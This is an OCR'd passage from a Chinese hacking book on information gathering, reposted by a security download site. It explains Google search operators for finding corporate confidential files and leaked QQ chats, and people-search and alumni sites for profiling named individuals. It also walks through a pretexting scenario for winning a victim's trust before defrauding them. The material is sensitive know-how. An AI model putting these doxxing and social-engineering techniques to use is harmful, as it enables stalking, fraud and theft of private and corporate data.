解答：身份窃取指通过假装为另外一个人的身份而进行欺诈、窃取等，并获取非法利益的活动。社交网络的信息可透露一些颇有价值的内容，如受害者的姓名和出生日期。身份窃贼可以用这些信息猜测用户的口令或模仿这些用户，并最终窃取其身份。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里提醒用户不要回答社会网站提交的全部问题，或不要提供自己真实的出生日期。用户不必告诉网站自己真实的教育背景、电话号码等，还要想方设法让窃贼得到错误的其他敏感信息。

点拨 2：如果某用户认为自己已受到社会工程学攻击，并泄露了公司的相关信息时，应如何做呢？

解答：如果认为自己已经泄露了有关公司的敏感信息，要把这个事情报告给公司内部的有关人员，包括网络管理员。他们能够对任何可疑的或者不同寻常的行动保持警惕。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第2章

无所不能的信息搜索

重点提示：


- 利用搜索引擎搜索信息
- 综合信息搜索技术
- 门户网站搜索技术





黑客在对特定的用户进行攻击之前，总会想尽办法搜索对方的隐私信息，如手机号码、身份证号码、家庭住址等，然后利用这些信息获取对方的信任，进而对其进行攻击。

攻击者获取信息的方法非常多，如利用搜索引擎、网络在线服务或门户网站等，掌握这些信息搜索技术，可快速地获得对方的真实信息。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在网络这个平台上，几乎所有的信息都能够通过各种各样的方法搜索到。无论你身在网络何地，可能在打电话、听歌、聊天或购买商品时，只要一个网络 ID，攻击者就能追溯你的网络历史，获取你的隐私，如身份证号码、联系电话和家庭住址等。可能一些用户觉得这是危言耸听，但学习了本章的内容之后，就会知道网络信息搜索的强大。

2.1 从搜索引擎开始讲起

对于黑客来说，搜索引擎是他们寻找目标的助手。绝大部分的网络钓鱼组织通过百度、Google 等搜索引擎来寻找存在漏洞的站点，并对所找到的站点进行网络钓鱼攻击。黑客之所以选择这些搜索引擎，是因为它们使用的网页爬虫性能十分强劲，能够完整地记录网站的结构和页面，所以，搜索引擎就拥有作为信息发现及深度挖掘工具的潜力。

2.1.1 搜索引擎概述

搜索引擎就像传说中的“万事通”，不管你搜索什么内容，它都能给出答案。但只有选择合适的搜索引擎，才能达到事半功倍的效果。如，要想下载电影，用迅雷的狗狗影视搜索是最高效的；要搜索视频、图片，最高效的方法是安装电骡，在电骡内搜索。

而对于黑客来说，Google 搜索引擎则可能是一款绝佳的黑客工具。正因为 Google 的检索能力强大，黑客可以构造特殊的关键字，使用 Google 搜索互联网上的相关隐私信息。通过 Google，黑客甚至可以在几秒钟内黑掉一个网站。

1. Google 的基本搜索功能

Google 搜索引擎有哪些搜索功能呢？在 IE 浏览器的地址栏中输入网址 www.google.com，进入 Google 主页中，如图 2-1 所示。Google 搜索引擎界面非常简洁，主体部分主要包括搜索分类标签、LOGO、搜索框以及 Google 搜索按钮。



图 2-1 Google 主页

Google 的基本搜索功能包括网页搜索、图片搜索、视频搜索、地图搜索、新闻搜索和音乐等几大类，下面介绍一些经常用到的几种搜索功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1） 网页搜索

Google 的默认搜索选项为网页搜索，用户只需要在查询框中输入想要查询的关键字信息，点击“Google 搜索”按钮，马上即可获得想要查询的资料，如图 2-2 所示。




图 2-2　利用 Google 进行网页搜索

（2） 图片搜索

单击 Google 主页左上方的“图片”标签，再输入要查询的关键字即可进行图片内容的搜索，并且还提供了多种图片分类供用户准确搜索。

（3） 视频搜索

单击 Google 主页左上方的“视频”标签，再输入要查询的关键字即可进行视频信息的搜索，并且还提供了多种视频分类供用户选择搜索。

（4） 地图搜索

单击 Google 主页左上方的“地图”标签，再输入要查询的关键字就可查询地址、搜索地区周边及规划路线等。

（5） 新闻搜索

Google 提供了几个分类来进行新闻资讯的搜索服务，包括内地、财经、科技、体育等方面。

（6） 音乐搜索

单击 Google 主页左上方的“音乐”标签，再输入要查询的歌曲名或歌手名等关键字，即可查询到所需的结果。

2. Google 的搜索语法

大多数人在使用搜索引擎的过程中，通常是将需要搜索的关键字输入搜索引擎，就开始了漫长的信息提取过程。如果只是简单地输入几个关键字，用户将无法得到 Google 的全部信息。Google 对于搜索的关键字提供了多种语法，合理使用这些语法，将使得到的搜索结果更加精确。

Google 允许用户使用这些语法的目的是为了获得更加精确的结果，但黑客却可以利用这些语法构造出特殊的关键字，使搜索的结果中绝大部分都是存在漏洞的网站。下面列出了 Google 搜索引擎的部分语法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1） site

找到与指定网站有联系的 URL，如“hnfree.cn”，或某个域名，如“com.cn”、“com”等。



site 后的冒号为英文字符，而且冒号后不能有空格；否则，“site:”将被作为一个搜索的关键字，如图 2-3 所示。此外，网站域名不能有“http”以及“www”前缀，也不能有任何“/”的目录后缀。




图 2-3 错误的 site 语法格式

（2） link

搜索所有链接到某个 URL 地址的网页。比如，要搜索所有指向黑基网“www.hackbase.com”链接的网页，可在搜索框中输入“link:www.hackbase.com”。

（3） inurl

搜索到的网页链接中包含第一个关键字，后面的关键字则出现在链接中或网页文档中。有很多网站把某一类具有相同属性的资源名称显示在目录名称或者网页名称中，如 mp3 等，于是，就可以用 INURL 语法找到这些相关资源链接，再用第二个关键词确定是否有某项具体资料。例如输入“inurl:hack”，则可以找到带有 hack 字符的 URL。

（4） allinurl

搜索到的网页的链接中包含所有查询关键字，与语法 inurl 相似。这个查询的对象只集中于网页的链接字符串。

（5） intitle

搜索网页标题中包含有特定字符的网页。比如输入“intitle: hack”，这样网页标题中带有 hack 的网页都会被搜索出来。

（6） allintitle

allintitle 与 intitle 语法相似，用来搜索网页标题中包含有特定关键词的网页，但可使用多个关键词。

（7） intext

搜索网页正文内容中的指定字符，比如输入“intext:hack”，则搜索出的网页的正文中包含字符 hack。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（8） Filetype

搜索指定类型的文件。比如输入“filetype:hack”，将返回所有以 hack 结尾的文件 URL。

上述这些搜索语法中虽然是 Google 中的一小部分语法，但它采用英文作为关键字，语法并不难记。

2.1.2 组合式语法搜索

在使用 Google 搜索信息时，为了使搜索的结果更加精准，可采用多个语法组合搭配的方式快速定位。这里列举一个简单的例子来演示组合式语法搜索的方法。

若要查询包含有“hack.html”的网址，可以采用组合式语法在 Google 的搜索框中输入“allinurl:"hack.html" OR "hack.htm"”。这里用到 3 个语法，allinurl 的意思是要求所有内容都出现在 URL 中，用半角双引号的意思是要求 hack.htm 必须连在一起，不要分开。

用 OR 的意思，是因为网页可能以 htm 结尾，也可能是以 html 结尾。3 种语法合起来的含义就是：要求找出网页 url 中含有“pass.html”或“pass.htm”的网页。如图 2-4 所示是搜索包含有“pass.html”或“pass.htm”的 URL 的结果，在搜索结果的最上方显示了搜索到符合要求的网页的总数。从图中可以看出，每条结果中的 URL 链接中都包含有字符“pass.html”或“pass.htm”。




图 2-4　使用组合式语法搜索信息

在这里需要补充的是，一般搜索引擎需要在多个关键字之间加上“ ”，而 Google 无需用明文的“ ”来表示逻辑“与”操作，只要空格就可以了。例如，要搜索的包括“Bob”和“Ted”的网页，在搜索框中直接输入“bob ted”即可。Google 会自己假定一个“和”，并自动地将它包括在内部的索引搜索内。但若在搜索框中输入“bob 或 ted”，搜索的结果所包含的页面会只单独提到 Bob，或只单独提到 Ted，还有一些页面会同时提到这两个字符。这与搜索“bob ted”得到的结果是不同的，这个微妙的差异是非常重要的。

2.1.3 搜索特征码定位

所谓搜索特征码就是针对某一类型搜索的特有关键字。定位的特征码越准确，就越容易

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

搜索到符合要求的结果。例如，要使用迅雷下载软件“Photoshop CS4”，在网页中找到下载资源后，单击“下载”按钮，开始在迅雷中下载。

在迅雷下方的“任务信息”选项卡中单击“查看详细”链接，即可在“连接信息”选项卡中查看迅雷下载测试。下载测试如下：

```
2010-10-8  14:25:50   开始连接.....
2010-10-8  14:25:50   开始搜索候选资源.....                    //特征码
2010-10-8  14:25:51   搜索到 128 个候选资源....                //特征码
2010-10-8  14:25:51   使用候选资源进行连接.....                //特征码
2010-10-8  14:25:51   搜索到 120 个候选资源
2010-10-8  14:25:51   使用候选资源进行连接.....
2010-10-8  14:25:51   搜索到 20 个候选资源
2010-10-8  14:25:51   使用候选资源进行连接.....
2010-10-8  14:25:51   搜索到 15 个候选资源
2010-10-8  14:25:51   使用候选资源进行连接.....
2010-10-8  14:25:51   搜索到 8 个候选资源
2010-10-8  14:25:51   使用候选资源进行连接.....
2010-10-8  14:25:52   原始资源连接成功，得到的文件长度：843649726
2010-10-8  14:25:52   开始创建文件....
2010-10-8  14:25:52   文件创建成功，开始下载数据....          //特征码
```

在该测试连接中定位了4处特征码，即“开始搜索候选资源”、“搜索到128个候选资源...”、“使用候选资源进行连接...”和“文件创建成功，开始下载数据.....”。

之所以要定位这四处特征码，是因为特征码要遵循特有的、专用的、不常见的特征。现在，使用特征码就能下载所需的资源，以软件“Photoshop CS4”为例，在搜索框中输入“Photoshop CS4 文件创建成功，开始下载数据.....”即可。

2.1.4 探寻敏感信息

网络中的资源是无限的，只要我们找到合适的搜索关键字，即使是一些企业的机密信息，也有可能搜索到。黑客们在对某公司网站攻击之前，会事先通过网络搜索该公司的重要信息。那么，黑客是如何搜索企业的这些机密信息的？

公司机密也就是商业秘密，它是一种无形资产，能够给企业带来巨大的经济利益。很多时候，这种无形资产带有垄断性，往往可以使企业在一定时间、一定领域内获得丰厚的回报。也正因为如此，保护商业秘密，对于一个企业来说，具有至关重要的作用。

但只要了解企业的相关常用术语或机密信息的主题等，即可搜索出我们想要的信息。一般来说，每个企业的机密文件都会存放在一个站点中，不同部分的人都有一个账户来进行登录，上传必要的文件档案，这些档案的格式通常为DOC、PPT、PDF等，以供相关技术人员整理上交。这些文件可能是公司某一产品的策划方案，也可能是产品的设计初稿等。

假设要搜索某公司的年货订购会策划方案，我们可以尝试在搜索框中输入语法“filetype:doc 年货订购会策划方案”，搜索到的结果如图2-5所示。

通过这种方法搜索时会出现多个城市的结果，如果仅针对单一的城市，可用针对型搜索。但先要知道某个企业的网址，如要搜索青海省酒文化协会网站的年货订购会策划方案，可将搜索语法更改为“site:qhjwh.com filetype:doc 年货订购会策划方案”，再进行搜索即可。

另外，像QQ、MSN等一些聊天记录，黑客也可以通过Google搜索出来，并分析聊天记

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

录的内容，根据聊天记录所提供的信息来获取受害者的信任并进行攻击。

例如，现在定位几处 QQ 聊天记录的搜索特征码，“成功接收文件”、“已经和对方建立了连接（UDP 直连）”等，在 Google 中输入搜索语法“intext :"成功接收文件"”，从搜索结果中可找到泄露用户 QQ 号的信息，如图 2-6 所示。在找到用户的 QQ 信息后，可以将该 QQ 用户加为好友，然后再通过某些方法取得用户的信任，进而对其进行攻击。




图 2-5　搜索企业的策划方案




图 2-6　通过聊天记录搜索用户的 QQ 号

2.1.5　“人肉”搜索

“人肉”搜索在现今的网络世界中非常流行，这种方法能够很快地搜索到某个人或某个事件发生的地点、事件、原因等情况。如果行为端正的人使用这种搜索方法，则可以帮助人们在茫茫网海中解决很多棘手的问题。但若居心不良的黑客使用这种搜索方法，则可能会搜索到某个人的详细信息，包括对方目前所处的位置，所有的学校或工作单位，年龄及电话号码等私人信息，进而对其进行骚扰。

下面通过一个简单的案例来演示“人肉”搜索的过程。

假设攻击者在 QQ 上与某用户聊天，在聊天的过程中得知对方来自南京邮电大学，然后告诉对方自己曾是南京邮电大学的上届毕业生，且说自己经常去学校附近的一个名字为“2047 书店”的店里看书。对方听到这些话后，可能就信以为真，以为真的是校友，就毫不避讳地与攻击者聊起来。当攻击者认为已经取得对方的信任后，就会尝试询问对方的私人信息，比如家庭住址、电话等。当得到这些信息后，攻击者就会对其进行攻击，来欺骗钱财或达到其他目的。

攻击者在知道对方的具体地址后，是如何了解南京邮电大学附近的信息呢？答案非常简单，通过 Google 搜索引擎的“地图搜索”功能，即可轻易地了解南京邮电大学附近的情况，如图 2-7 所示。在此图中可以了解南京邮电大学周边、行车路线，让攻击者熟悉周边商业及交通情况。而攻击者提到的“2047 书店”，也可以通过搜索找到具体的位置。从如图 2-8 所示中可以看到，南京邮电大学位于文苑路上，则可以在搜索框中输入“文苑路书店”，即可搜索到结果了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-7 搜索“南京邮电大学”具体位置




图 2-8 搜索南京邮电大学附近的书店

如果对方仍然对攻击者心存疑虑，攻击者还可以马上说出几个学校附近的标志性建筑特征来提高可信度。这次需要使用网站“http://maps.google.com”，它是网络用户经常使用的 Google earth（Google 地球）搜索，它聚合了卫星照片、航空照相和 GIS，方便用户查看地球图像。但 Google 没有推出中文版，不能查看到地理标注，还可以使用网站“http://www.eemap.org”，它是国内的 Google 爱好者提供的互动地图平台，只要输入城市或某个地区即能轻松定位。

打开 http://www.eemap.org 网站后，在网页右上角的搜索框中输入“南京邮电大学”，并单击“搜索”按钮，即可搜索到南京邮电大学，及其周边的建筑物，如图 2-9 所示。如果地图太小，无法显示周边的建筑物，可以将地图放大。




图 2-9 搜索南京邮电大学周边的建筑物

2.2 综合信息搜索技术

现在网络上出现了越来越多的在线服务，利用这些服务可以快速查找到需要的信息，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

搜人网“Ucloo 优库”和“查询网”（ip138.com）。这种搜索技术与网页式的搜索引擎不同，它是一种更加细分的搜索引擎，可以满足不同的需要。而网页式的搜索引擎只能满足普通用户的需要，针对性较弱，搜索结果非常笼统。

2.2.1　搜人网实现窃密

经常接触黑客方面知识的网民都知道网络上有一个名字为“Ucloo 优库”的网站，它是全球最大的中文搜人引擎。在“Ucloo 优库”网站注册的用户需要提供各种资料，并且可以选择信息显示的方式，根据用户的等级来展示自己的信息。对于注册用户来说，这样的方式可以接受，目前很多网站都提供类似的功能，来寻找或者展示个性信息。

由于这个网站针对的是所有用户群，而且该网站提供的信息也比较真实，因此，一些居心不良的人就利用这个网站来搜索用户的个人资料，通过得到的信息再对目标进行攻击。例如，这里要搜索名字为“崔欣”的用户资料，可打开网站“http://www.ucloo.com/”，进入“Ucloo 优库”网站的主页中，如图 2-10 所示。

在搜索框中输入“崔欣”并单击“搜索”按钮，即可在网页中显示出所有名字为“崔欣”的用户资料，如图 2-11 所示。由此可以看出，网络上到处都存在危险和陷阱，必须时刻提高警惕，以免给不法分子有可乘之机。




图 2-10　进入“Ucloo 优库”网站主页



图 2-11　通过“Ucloo 优库”网搜索隐私信息

2.2.2　校友录里被偷窥的信息

网络上除经常提到的百度空间、新浪围脖外，还有两个非常受大家欢迎的网站——QQ 校友网和校内网，网站分别是 http://xiaoyou.qq.com/和 http://www.xiaonei.com。这两个网站为现在可能正在读大学，或正在公司工作的人们提供了一个很好的平台，通过这个平台，可以找到曾经的朋友或儿时的伙伴。因为这两个网站都提供校友姓名直接查询，可以查询到用户所在学校以及班级，还有用户的联系方式、家庭住址和出生日期等信息。

虽然这两个网站在搜索的结果上可能存在一些问题，有一定的局限性，但这并不影响它的利用价值。下面来看看如何通过这两个网站来搜索用户信息。

1.　在 QQ 校友网中搜索信息

在 QQ 校友网中搜索信息，可先打开网站 http://xiaoyou.qq.com/，然后使用 QQ 登录并注

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

册一个用户，如图 2-12 所示。单击“登录”按钮，进入 QQ 校友网的用户页面中，并单击页面右上方“搜索”文本框右侧的按钮，如图 2-13 所示。




图 2-12　登录并注册 QQ 校友




图 2-13　单击按钮

在弹出的“找人”页面中，可通过输入用户的“姓名”、“性别”、“年龄段”、“大学”、“入学年份”、“学院”等信息来精确查找。例如，这里要在 QQ 校友网中搜索名字为“张林”的用户，可在“姓名”文本框中输入“张林”，如图 2-14 所示。

单击“搜索”按钮，即可查找到所有叫“张林”的用户信息，如图 2-15 所示。从图中可以看出，页面中的用户信息非常详细，不仅显示了用户的学校名称、现居住地，有些用户的信息中还显示了用户的家乡。




图 2-14　搜索姓名为“张林”的用户信息




图 2-15　显示搜索结果

2. 在校内网中搜索信息

打开校内网站 http://www.xiaonei.com，进入其主页面中，并在网页左侧的“搜索”文本框中输入要查询的用户的姓名，如“赵萌萌”，如图 2-16 所示。

单击“搜索”按钮，即可在弹出的页面中显示搜索结果，如图 2-17 所示，搜索结果中显示了所有姓名为“赵萌萌”的用户的详细信息。

若用户要缩小查询范围，使搜索结果更加精确，可在“筛选”栏中设置筛选条件，搜索符合条件的用户。例如，这里将筛选条件设置为“年龄段”在 16-22 岁，“家乡”为河南郑州，

溜客安全网 WwW.176Ku.CoM

